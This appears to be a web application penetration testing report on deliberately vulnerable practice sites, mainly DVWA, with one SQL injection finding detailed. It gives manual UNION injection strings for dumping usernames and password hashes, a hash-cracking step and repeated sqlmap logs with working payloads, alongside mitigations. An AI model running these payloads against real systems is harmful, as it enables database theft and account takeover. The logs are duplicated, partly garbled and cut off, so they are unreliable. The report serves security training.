

Web Application security Testing Report

1. Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against **Damn Vulnerable Web App (DVWA)**, **Alotro Mutual**, **Acunetix WVS**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

2. Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in **Damn Vulnerable Web App (DVWA)**, **Alotro Mutual**, **Acunetix WVS**. and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

3. Scope

This section defines the scope and boundaries of the project.

Application	DVWA, Alotro Mutual, Acunetix WVS
Names	
URL	http://192.168.193.129/ , http://testfire.net/ , http://testphp.vulnweb.com/

3.1. Assessment Attribute(s)

Starting Vector	External
Target Criticality	Critical
Assessment Nature	Cautious & Calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable.

3.2. Risk Calculation and Classification

Following is the risk classification:

Info	Low	Medium	High	Critical
No direct threat to host/ individual user account. Sensitive information can be revealed to the adversary.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Vulnerability observed may not have high rate of occurrence. Patch workaround released by vendor.	Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch/ workaround not yet released by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch available by vendor.	Vulnerabilities which can be exploited publicly, workaround or fix/ patch may not be available by vendor.

Table 1: Risk Rating

Summary

Outlined is a Black Box Application Security assessment for Damn Vulnerable Web App (DVWA), Acunetix Web Vulnerability Scanner, Testfire.net.

<http://192.168.193.129/>
<http://testfire.net/>
<http://testphp.vulnweb.com/>

Following section illustrates **Detailed** technical information about identified vulnerabilities.

Total: 5 Vulnerabilities

High	Medium	Low
3	1	1

1. SQL Injection by injecting queries in the URL GET parameter

Reference No:

WEB_VUL_01

Risk Rating:

High

Tools Used:

Browser, SQL Map

Vulnerability Description:

It was observed that the application had the list of artists contributed and just by implementing SQL queries into the GET Requests in the URL, severe information of the users could be fetched.

Vulnerability Identified by / How It Was Discovered

Manual Analysis & Automated Analysis

Vulnerable URLs / IP Address

<http://192.168.193.129/>

Implications / Consequences of not Fixing the Issue

An adversary having knowledge about SQL could easily get into the database and can fetch juicy details of all the users present inside the database by injecting SQL queries in the URL GET parameter. The details include cc, email, name, phone, address etc.

Suggested Countermeasures

It is recommended to implement below control for mitigating the SQLi:

- Use Stored Procedure, Not Dynamic SQL
- Use Object Relational Mapping (ORM) Framework
- Least Privilege
- Input Validation
- Character Escaping
- Use WAF (Web Application Firewall)

References

https://owasp.org/www-community/attacks/SQL_Injection

<https://logz.io/blog/defend-against-sql-injections/>

Proof of concept:

Manual Analysis:




Fig 1: Go to `http://192.168.193.129/vulnerabilities/sqli` and in the URL and add '




Fig2: The application will give error of `mysql_fetch_array()`.




Fig5: Then modify the URL with 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --'




Fig6: Then modify the URL with 'UNION SELECT user, password FROM users --'




Fig7: The pick any one of the hash and copy that hash. Now using md5 decrypter, decrypt the hash into plain text





Fig8: Then by using this credentials login as gordob

Automated Analysis:



```
[root@kali:~]# sqlmap -u "http://192.168.193.129/vulnerabilities/sql1/?id=1" --dbs
[11:32:27] [INFO] resuming back-end DBMS 'mysql'
[11:32:27] [INFO] target URL: http://192.168.193.129/vulnerabilities/sql1/?id=1
get a 302 redirect to 'http://192.168.193.129/login.php'. Do you want to follow? [y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dnhu9rvdjub...ahh5hjace2;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
-- 

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id='1' AND 3001=(SELECT (CASE WHEN (3001>3001) THEN 3001 ELSE (SELECT 1886 UNION SELECT 6707) END))-- -0$Submit+Submit


Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 8505 FROM(SELECT COUNT(*),CONCAT(0x71786b7071,(SELECT (ELT(8505+8505,1))),0x716a766b71,FLOOR(RAND(0)+2)))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND 'i
pxK''pxXSubmit+Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 3593 FROM (SELECT(SLEEP(5)))SMPE) AND '3tFD='3tFD0$Submit+Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x71786b7071,0x6c58614b66506260684a69586256556a72454e74644f4b6d7868774858486777624f676e410b6546,0x716a766b71)-- -0$Submit+Submit
-- 

[11:32:35] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.1, Apache 2.2.14, PHP
back-end DBMS: MySQL > 5.0
[11:32:35] [INFO] fetching database names
available databases [0]:
(*) cccol
(*) dwww
(*) information_schema
(*) mysql
(*) phpmyadmin
(*) test
```

Fig1: sqlmap -u "http://192.168.193.129/vulnerabilities/sql1/?id=1" --dbs



```
[root@kali:~]# sqlmap -u "http://192.168.193.129/vulnerabilities/sql1/?id=1" --dbs
[11:32:27] [INFO] resuming back-end DBMS 'mysql'
[11:32:27] [INFO] target URL: http://192.168.193.129/vulnerabilities/sql1/?id=1
get a 302 redirect to 'http://192.168.193.129/login.php'. Do you want to follow? [y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dnhu9rvdjub...ahh5hjace2;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
-- 

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: id='1' AND 3001=(SELECT (CASE WHEN (3001>3001) THEN 3001 ELSE (SELECT 1886 UNION SELECT 6707) END))-- -0$Submit+Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 8505 FROM(SELECT COUNT(*),CONCAT(0x71786b7071,(SELECT (ELT(8505+8505,1))),0x716a766b71,FLOOR(RAND(0)+2)))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a AND 'i
pxK''pxXSubmit+Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 3593 FROM (SELECT(SLEEP(5)))SMPE) AND '3tFD='3tFD0$Submit+Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x71786b7071,0x6c58614b66506260684a69586256556a72454e74644f4b6d7868774858486777624f676e410b6546,0x716a766b71)-- -0$Submit+Submit
-- 

[11:32:35] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.1, Apache 2.2.14, PHP
back-end DBMS: MySQL > 5.0
[11:32:35] [INFO] fetching database names
available databases [0]:
(*) cccol
(*) dwww
(*) information_schema
(*) mysql
(*) phpmyadmin
(*) test
```

Fig2: These are database that we get to see

```

File Actions Edit View Help
root@kali: ~
# sqlmap -r "http://192.168.193.129/vulnerabilities/sql1/?id=1" -D dvwa --tables
[11:44:57] [INFO] resuming back-end DBMS 'mysql'
[11:44:57] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.193.129/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=e16fpbe9juq...cd0gho8g43;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-blind - WHERE or HAVING clause (subquery - comment)
Payload: id='1' AND 3001<(SELECT CASE WHEN (3001>3001) THEN 3001 ELSE (SELECT 1886 UNION SELECT 6707) END)-- -bSubmit=Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x7178667071,(SELECT (ELT(8585=8585,1)),0x716a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'IpYK'=IpYKSubmit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 3593 FROM (SELECT(SLEEP(5)))SMPE) AND 'JtFD'=JtFDSubmit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7178667071,0x6c58614b66506260684a69586256556a72454e7464f4bd7868774858486777624f676e416b6546,0x716a766b71)-- -bSubmit=Submit

[11:45:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.1, PHP, Apache 2.2.14
back-end DBMS: MySQL > 5.0
[11:45:01] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+

```

Fig3: Then type sqlmap -r request.txt -D dvwa --tables

```

File Actions Edit View Help
root@kali: ~
# sqlmap -r "http://192.168.193.129/vulnerabilities/sql1/?id=1" -D dvwa --tables
[11:44:57] [INFO] resuming back-end DBMS 'mysql'
[11:44:57] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.193.129/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=e16fpbe9juq...cd0gho8g43;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-blind - WHERE or HAVING clause (subquery - comment)
Payload: id='1' AND 3001<(SELECT CASE WHEN (3001>3001) THEN 3001 ELSE (SELECT 1886 UNION SELECT 6707) END)-- -bSubmit=Submit

Type: error-based
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id='1' AND (SELECT 8585 FROM(SELECT COUNT(*),CONCAT(0x7178667071,(SELECT (ELT(8585=8585,1)),0x716a766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'IpYK'=IpYKSubmit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 3593 FROM (SELECT(SLEEP(5)))SMPE) AND 'JtFD'=JtFDSubmit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7178667071,0x6c58614b66506260684a69586256556a72454e7464f4bd7868774858486777624f676e416b6546,0x716a766b71)-- -bSubmit=Submit

[11:45:01] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.1, PHP, Apache 2.2.14
back-end DBMS: MySQL > 5.0
[11:45:01] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+

```

Fig4: These are the tables present inside the database “dvwa”

```

root@kali:~#
sqlmap -u "http://192.168.193.129/vulnerabilities/sqli/?id=1" -D dvwa -T users --columns
[11:51:47] [INFO] resuming back-end DBMS 'mysql'
[11:51:47] [INFO] testing connection to the target URL
get /vulnerabilities/sqli/?id=1 HTTP/1.1
User-Agent: sqlmap/0.9.0.1
Host: 192.168.193.129
Accept: */*
Cookie: PHPSESSID=2wemn0zic2...;j3f0gzb2m;security=high;security=high
Connection: close

[*] starting @ 11:51:47 /2025-03-29

[11:51:47] [INFO] resuming back-end DBMS 'mysql'.
[11:51:47] [INFO] testing connection to the target URL.
get /vulnerabilities/sqli/?id=1 HTTP/1.1
User-Agent: sqlmap/0.9.0.1
Host: 192.168.193.129
Accept: */*
Cookie: PHPSESSID=2wemn0zic2...;j3f0gzb2m;security=high;security=high
Connection: close

[*] you have not declared cookie(s), while server wants to set its own ("PHPSESSID=2wemn0zic2...;j3f0gzb2m;security=high;security=high"). Do you want to use those [y/n] ?
sqlmap resumes the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: MySQL > 5.0 AND time-based blind (query SLEEP)
